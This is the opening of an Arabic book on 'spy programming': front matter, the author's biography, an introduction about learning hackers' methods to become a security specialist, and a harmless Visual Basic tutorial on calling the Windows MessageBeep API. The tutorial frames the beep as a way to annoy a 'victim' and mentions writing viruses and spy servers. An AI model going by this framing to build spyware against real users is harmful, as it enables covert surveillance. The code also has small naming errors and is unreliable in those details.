

برمجة التجسس

كيف يقوم الهاكرز باستغلال الثغرات البرمجية
للسيطرة والمراقبة والتجسس على الضحايا

أسامة محمد فتحي

خبير حماية البرامج و تأمين المعلومات
إستشاري (ERB) بتكنولوجيا المعلومات

للمبتدئين والمحترفين ..

برمجة التجسس



العنوان : 11 شارع د/محمد رافت - محطة الرمل - الإسكندرية

تليفون وفاكس : 4838326 (03)(+2)


للاستعلام والمبيعات : 0101634294 (+2)

URL: www.daralbraa.com

Email: info@daralbraa.com

أسامة محمد فتحي

Osama-muhammad@hotmail.com



الناشر: دار البراء لنشر وتوزيع الكتب العلمية

رئيس مجلس الإدارة: إبراهيم محمد إبراهيم زبير

اسم الكتاب: برمجة التجسس

المؤلف: أسامه فتحي

رقم الإيداع: 2010/23584

الترقيم الدولي: 978-977-6279-74-2

المقاس: 24 x 17

عدد الصفحات: 240

العنوان: 11 شارع د/محمد رأفت - محطة الرمل - الإسكندرية

تليفون وفاكس: (+2)(03) 4838326

للاستعلام والمبيعات: (+2) 0101634294

البريد الإلكتروني: info@daralbraa.com

الموقع: WWW.DarAlbraa.com

المراسلات: ص.ب 266 المنشية رمز بريدي 21111

حقوق النشر والطبع محفوظة © 2011

لا يجوز نشر أي جزء من هذا الكتاب أو إعادة طبعه أو اختزان مادته العلمية أو نقله بأي طريقة كانت إلكترونية أو ميكانيكية أو بالتصوير أو تسجيل محتوياته على اسطوانات مضغوطة (CD) سواء بصورة نصية أو بالصوت دون موافقة كتابية من الناشر ومن يخالف ذلك يعرض نفسه للمساءلة القانونية .

تحذير : الكتاب محمي بعلامات مميزة ومسجلة ومن يحاول التزوير يعرض نفسه ومعاونيه للمساءلة الجنائية .

الطبعة الأولى 2011

Author's Full Name: Usama Muhammad Fathi

Professional and Technical Experience

- Working as Software Engineer in IBM
- Worked as ERP Consultant in CIC "Certified IT Consultants"

Educational Qualification

- Graduated from ITI as a Software Engineer
- Software Engineering Diploma approved from Nottingham University
- Graduated from Faculty Of Arts as Media - Press Specialist

Certifications

- ERP MM Consultant - SAP
- Software Developer - ITI

إستشاري إدارة موارد المؤسسات بتكنولوجيا المعلومات
خبير في مجال تطوير البرمجيات وتأمين المعلومات وحماية البرامج
إجادة استخدام البرامج التالية:

SQL – Oracle

IBM DB2

VB.NET – JS

ASP.NET– PHP

HTML – ASP

التعامل مع أنظمة التشغيل Windows – Unix –Linux

مقدمة :

المفهوم الحقيقي للهacker لا يحتوي على أي معنى تخريبي، ويطلق أصلاً ، على كل محب للتعلم في المعرفة التقنية . وكان السبب في هذا المفهوم المغلوط الحملة الإعلامية الكبيرة ، التي شنتها وسائل الإعلام المختلفة في العالم المتقدم ، على من يطلق عليهم خطأ لقب الهكرز ، نتيجة لهذه العمليات ، وهم في الحقيقة ، ليسوا سوى بعض المراهقين، الذين حصلوا على مجموعة من البرامج ، أو النصوص البرمجية الجاهزة ، التي تقوم بهذه الهجمات ، وبدءوا باستغلالها في شن هجمات حجب الخدمة على مواقع الإنترنت المختلفة. وأطلق المحللون عليهم لقب "أطفال النصوص البرمجية" (kiddies Script) وهم مجموعة من الأشخاص الذين يملكون الحد الأدنى من المعرفة التقنية في مجال الشبكات، ويبحثون عن مواقع الإنترنت ، بحثاً عن المزودات التي تتضمن ثغرة معينة ، سعياً وراء استغلالها لتدمير الموقع .

فيجب عليك أن تتعلم كيف يقوم الهacker بدخول السيرفرات وماهي الأدوات التي يستخدمونها وماهي طرقه وماهي مصادره واجعلها هي نفس مصادرك .. وقم بصناعة فئران تجارب وقم بالعمل عليها حتى تفهم جيداً كيف يعمل هذا الشخص وكيف يفكر ... باختصار اعرف من هم و كيف يعملون حتى تصير أخصائي أمن محترف ..

الفصل الأول

البرجحة المستقلة

الفصل الأول

البرمجة المستقلة

البرمجة المستقلة باستخدام **Windows API** ..

عندما يقوم الهاكر بكتابة برنامج فيروسي أو ملف خادم للتجسس يركز علي نقطة مهمة للغاية وهي عدم الاعتماد علي ملفات الربط الديناميكية بحيث يعمل الفيروس أو ملف التجسس بدون احتياج لملفات أخرى .

مكتبات الربط الديناميكية :

يمكن أن يكون امتداد ملف مكتبة الربط الديناميكية ، الامتداد *DLL* (مثل الملف *MyFile.DLL*) ، أو أن يكون له الامتداد *EXE* (مثل الملف *MyFile.EXE*). والأشهر هو النوع الأول ، لذلك أخذ الأحرف الأولى من اسمها *Dynamic Link Libraries*. تحتوي ملفات مكتبات الربط الديناميكية *DLL* ، على توابع داخلها ، يمكن استدعاؤها من أي برنامج آخر، وكأنها جزء من هذا البرنامج .

دعنا نفترض وجود ملف *DLL* معين ، يتضمن التابع المسمى *My Function()* ، ولنفترض أيضاً أن هذا التابع يتطلب وسيطاً واحداً، ويعود بقيمة معينة . وهو مشابه للتابع *Str()* الموجود ضمناً في فيجول بيسك ، ويتطلب وسيطاً واحداً هو قيمة رقمية ما ، ويعود بقيمة نصية *String* تمثل هذا الرقم .

تستطيع الآن ، كتابة برنامج فيجول بيسك يستخدم هذا التابع *My Function()* ، الموجود في الملف *MyFile.DLL*، في هذه الحالة يستطيع برنامجك استخدام هذا التابع ، بنفس الطريقة التي تستخدم فيها أي تابع داخلي في فيجول بيسك .
بمعنى آخر ، تستطيع زيادة عدد التوابع التي يمكنك استخدامها في فيجول بيسك ، بواسطة تقنية مكتبات الربط الديناميكية *DLL* .

تعتبر الميزة الرائعة لملفات الربط الديناميكية ، هي في إمكانية استخدامها من قبل أكثر من برنامج وبنفس الوقت ، مختصرة بذلك الكثير من التكرار الغير ضروري ، والمستهلك لمساحة القرص الصلب .

يمكن كتابة برنامج فيجول بيسك ، يستدعي تابعاً معيناً من مكتبة *DLL* ما، يقوم هذا البرنامج خلال عملية تنفيذه، بتحميل الجزء الحاوي على شفرة التابع المستدعي، والموجودة في ملف مكتبة *DLL* ، يقوم بتحميله في الذاكرة ومن ثم ينفذه. يمكنك الآن فهم سبب تسمية هذه الملفات بمكتبات الربط الديناميكية. هذه الملفات عبارة عن مكتبات من التوابع، تحمل هذه المكتبات (ربط هذه المكتبات) مع برنامجك حسب الحاجة فقط (ديناميكياً)، وهي ليست جزءاً من ملف برنامجك التنفيذي وإنما تتواجد في ملف منفصل عنه.

علاوةً على ذلك، يمكنك كتابة برنامج فيجول بيسك آخر، يستخدم نفس التابع الموجود في مكتبة *DLL* (أو تابع آخر موجود في نفس المكتبة) . عند تنفيذ هذا البرنامج (والبرنامج الأول مازال منفذاً) ، يصبح لديك برنامجان يقومان باستدعاء نفس التابع الموجود في الملف *DLL* نفسه . وفي الواقع ، يمكن وجود أكثر من برنامج يقوم بالاستفادة من نفس مكتبة *DLL*.

بكلام ملخص جداً ، تعتبر مكتبات *DLL*، ملفات تحوي توابع بداخلها ، وهي متاحة للاستخدام من أي برنامج وفي نفس الوقت .

توابع النظام ويندوز *API* :

قد تلاحظ (كمشغل لويندوز) ، وجود العديد من المزايا المتوفرة في النظام ويندوز ، مثل تحريك الفاره ، نقر الفاره ، اختيار البنود من القوائم ، الخ . بالطبع ، يستطيع ويندوز تنفيذ العديد من المهام الأخرى ، مثل حفظ الملفات ، إظهار الصور، إدارة أجهزة الكمبيوتر المختلفة ، وأداء الآلاف من العمليات الهامة الأخرى . يعتبر ويندوز بحد ذاته برنامجاً ، مثل بقية البرامج الأخرى ، ولكن بالنسبة للمستخدمين ، فإنهم لا يميلون لاعتباره برنامجاً ، بل يعتبرونه آليةً تمكنهم من تنفيذ البرامج الأخرى (وآليةً لتطوير برامج ، بواسطة لغات البرمجة مثل فيجول بيسك) .

بكلمة أصح ، معظم الأعمال التي ينفذها ويندوز، هي في الحقيقة استدعاء للتوابع الموجودة في ملفات مكتبات *DLL* .

وعندما يريد ويندوز أداء مهمة معينة ، فإنه فعلياً يستدعي التابع الخاص بهذه المهمة من خلال ملف مكتبة *DLL* المحتوية على هذا التابع .

لقد رأيت مسبقاً كيف أن العديد من البرامج يمكنها استخدام نفس التابع من الملف *DLL* نفسه وبشكل اني وهذا يعني أن برنامجك المطور في لغة فيجول بيسك يمكنه استخدام التوابع الموجودة في نفس ملف *DLL* والذي يستخدمه ويندوز نفسه .

والآن دعنا نرى الفوائد من استخدام التوابع التي يستخدمها ويندوز نفسه :

- تعتبر مكتبات *DLL* التي يستخدمها ويندوز موجودة في جهازك الشخصي فعلياً ، ويفترض أن مستخدمي برنامجك لديهم ويندوز أيضاً وهذا يعني أنه لا حاجة لتوزيع ملفات *DLL* الخاصة بويندوز (وهي كبيرة جداً) مع ملفات برنامجك ، لأن ملفات ويندوز موجودة مسبقاً على أجهزة باقي المستخدمين .
- تعمل توابع مكتبات *DLL* بشكل جيد وخالي من الأخطاء وبذلك تضمن الثقة في برامجك وتوافقيتها على جميع أجهزة الكمبيوتر .
- لا توجد لغة برمجة يمكنها تنفيذ كل المهام التي يمكن للنظام ويندوز أن يؤديها ، حتى أعقد اللغات مثل فيجول سي++ ، لذلك لا بد لك من استخدام توابع النظام ويندوز *API* بشكل مباشر .
- يوجد العديد من التوابع الخاصة بالنظام ككل، وعند استدعاء أحد هذه التوابع من مكتبات ويندوز نفسه ، تضمن الثقة في عمل النظام بشكل كامل .

لنفرض مثلاً احتياج برنامجك في مرحلة ما ، لإعادة إقلاع الجهاز *Reset*. في حال اعتمدت على تابع إعادة الإقلاع الخاص بك ، توقع أن يسبب تابعك بعض المشاكل .

مثلاً ، هناك برنامج منفذ حالياً ، ويحتاج لحفظ آخر التعديلات التي جرت على ملف ما ، أو هناك مستخدمين آخرين متصلين مع جهازك الشخصي ، وإعادة إقلاع الجهاز بدون تنبيه وتنفيذ بعض المهام قبل عملية إعادة الإقلاع ، يتسبب في الكثير من الضرر .

أما في حال إذا ما استخدمت تابع إعادة الإقلاع الخاص بالنظام ويندوز ، فتأكد بأنه سيقوم بالعمل بدون أي أضرار ، وسيقوم بجميع الإجراءات الضرورية ، مثل تنبيه باقي

البرامج أو المستخدمين على ضرورة الخروج حالياً ، ويمكن في بعض الأحيان إلغاء أمر إعادة الإقلاع لأسباب خاصة .

لقد رأيت الآن ، وجود أسباب كثيرة ومنطقية ، لاستخدام توابع الويندوز *API* ، لنكتب الآن برنامجاً يستخدم توابع النظام ويندوز ، ونرى كيفية عمله .

ملاحظة :

صممت مايكروسوفت النظام ويندوز ، بطريقة تسمح له باستخدام التوابع من ملفات *DLL* . بمعنى أصح ، صممت مايكروسوفت هذه المكتبات بطريقة تسمح للبرامج الأخرى (مثل البرامج المطورة في فيجول بيسك) ، بقابليتها لاستخدام هذه التوابع ، من ملفات *DLL* الخاصة بويندوز . تسمى توابع النظام ويندوز (واجهة برمجة التطبيقات) ويطلق عليها اختصاراً *API (Application Programming Interface)* .

بداية إنشاء برنامج *API* :

سننشئ الآن ، البرنامج *API* ، يوضح هذا البرنامج ، كيفية استخدام توابع *API* من خلال برامجك المطورة في فيجول بيسك .

□ أنشئ الدليل *C:\VB5Prg\Ch20* ، لكي تحفظ المشروع فيه .

□ أنشئ مشروعاً جديداً بنوع *Standard EXE* ، من القائمة *File* .

□ اختر البند *Save Form1 As* من القائمة *File* ، ثم قم بحفظه باسم

MyApi.Frm ، في نفس الدليل .

□ اختر البند *Save Project As* من القائمة *File* ، ثم أحفظه باسم

MyApi.Vbp في نفس الدليل السابق أيضاً .


□ صمم النموذج *frmMyApi* وفق الجدول التالي :

بعد انتهائك من بناء النموذج *frmMyApi* ، ينبغي ظهوره في الصورة التالية :

جدول خصائص النموذج *frmMyApi* :

القيمة	الخاصية	الكائن
<i>frmMyApi</i>	<i>Name</i>	<i>Form</i>
برنامج API	<i>Caption</i>	
<i>True</i>	<i>RightToLeft</i>	
<i>cmdBeep</i>	<i>Name</i>	<i>CommandButton</i>
&رنين	<i>Caption</i>	
<i>cmdExit</i>	<i>Name</i>	<i>CommandButton</i>
&خروج	<i>Caption</i>	

النموذج *frmMyApi*
بعد انتهاء تصميمه.



□ أضف النص التالي لقسم التصريحات العامة للنموذج *frmMyApi* :
' يجب التصريح عن كل المتحولات

Option Explicit

□ أضف النص التالي لحادثة *Click* الخاصة بالزر *cmdExit* :

Private Sub cmdExit_Click()

End

End Sub


يتسبب نقر الزر خروج بإنهاء البرنامج والعودة إلى فيجول بيسك

إضافة وحدة نمطية **BAS** جديدة للمشروع :

تحتوي نافذة المشروع على نموذج واحد فقط هو *frmMyApi* ، (انظر الصورة التالية لنافذة المشروع) .

أظهر نافذة المشروع ، من القائمة *View* ، البند *Project Explorer* .

يحتوي المشروع *MyApi*
على نموذج وحيد.



سنضيف وحدة نمطية جديدة **BAS** إلى المشروع *MyApi* :

□ اختر البند *Add Module* ، من القائمة *Project* .


يستجيب فيجول بيسك بإظهار نافذة *Add Module* (أنظر الصورة التالية) .

□ تأكد أن صفحة *New* هي الظاهرة في نافذة *Add Module* .

□ اختر الرمز *Module* ، ثم انقر الزر *فتح* .

نتيجة ذلك ، تضاف وحدة نمطية جديدة **BAS** إلى المشروع .

إضافة وحدة نمطية
جديدة للمشروع
MyApi.Vbp




للوحدة النمطية المضافة اسم افتراضي هو *Module1* ، لذلك يجب تغيير الاسم إلى *MyApi.BAS* كالتالي :

اختر البند *Save Module1 As* من القائمة *File* ، وأحفظه باسم *MyApi.BAS* في الدليل *C:\VB5Prg\Ch20*.

أنظر لنافذة المشروع مرة أخرى ، وكما ترى (أنظر الصورة التالية) ، تتضمن نافذة المشروع النموذج *frmMyApi* ، والوحدة النمطية *MyApi.BAS*.

تتضمن نافذة المشروع النموذج *frmMyApi*.

والوحدة النمطية *MyApi.BAS*.



التصريح عن توابع **API** :

هدفنا من هذا البرنامج ، تنفيذ تابع *API* من خلال البرنامج *API* ، لذلك يجب إخبار فيجول بيسك عن اسم التابع التي تود استخدامه ، وأين يوجد (اسم الملف *DLL* الذي يحويه) ، وكيفية عمل هذا التابع (الوسائط المطلوبة لهذا التابع والقيمة العائدة منه) .
تدعى عملية إخبار فيجول بيسك عن تفاصيل التابع بالتصريح *Declare* عن هذا التابع .
أضف الأسطر التالية إلى قسم التصريحات العامة للوحدة النمطية *MyApi.BAS* :
' يجب التصريح عن كل المتحولات

Option Explicit

Declare Function MessageBeep Lib "User32" _

(ByVal wParam As Long) As Long

اختر البند *Save Project* من القائمة *File* ، لحفظ المشروع كاملاً .

يعتبر السطر التالي في قسم التصريحات العامة للوحدة النمطية *MyApi.BAS* ، سطر التصريح عن تابع *API* :

Declare Function MessageBeep Lib "User32" _

(ByVal wType As Long) As Long

يبدأ سطر التصريح عن تابع *API* بالعبار *Declare*، بعد *Declare* مباشرة ، يأتي دور تحديد نوع التابع ، هل يعود التابع بقيمة (*Function*) ، أم لا يعود بقيمة (*Sub*). بعد تحديد نوع التابع ، ينبغي تحديد اسم التابع المراد استدعاؤه . في مثالنا الحالي ، يسمى التابع *geBeep*.

بعد تحديد اسم التابع ، ينبغي تحديد موقعه. في مثالنا الحالي ، التابع موجود في المكتبة *Lib* المسماة *User32*.

يتواجد الملف *User32.DLL*، في الدليل الفرعي *System* ، الموجود في الدليل الرئيسي *C:\Windows* ، (بالنسبة للنظام *Windows95*).

ويتواجد في الدليل *C:\WinNT\System32* ، (بالنسبة للنظام *WinNT*).

عَلِمَ فيجول بيسك نتيجة سطر التصريح السابق ، موقع التابع *geBeep()* ، (المكتبة *User32.DLL*).

بعد تحديد موقع التابع ، ينبغي تحديد الوسائط المطلوبة لعمله ، ونوع البيانات الخاصة بكل وسيط . يتطلب التابع *geBeep()* وسيطاً واحداً فقط ، هو *wType* من النوع *Long* . أخيراً ، بعد تحديد كل الوسائط المطلوبة (بشكل عام) ، يأتي دور تحديد نوع القيمة التي يعود بها التابع بعد انتهاء مهمته . يعود التابع *MessageBeep()* بقيمة من النوع *Long* ، لذلك كتبت العبارة *As Long* آخر سطر التصريح .

ستتعلم في آخر هذا الفصل ، كيفية إيجاد أسطر التصريحات الخاصة بتوابع *API* الأخرى .

إزعاج الضحية برمجياً بإصدار أصوات من الجهاز :

تنفيذ التابع *MessageBeep()*

لنكتب الآن العبارات الخاصة بتنفيذ التابع *MessageBeep* :

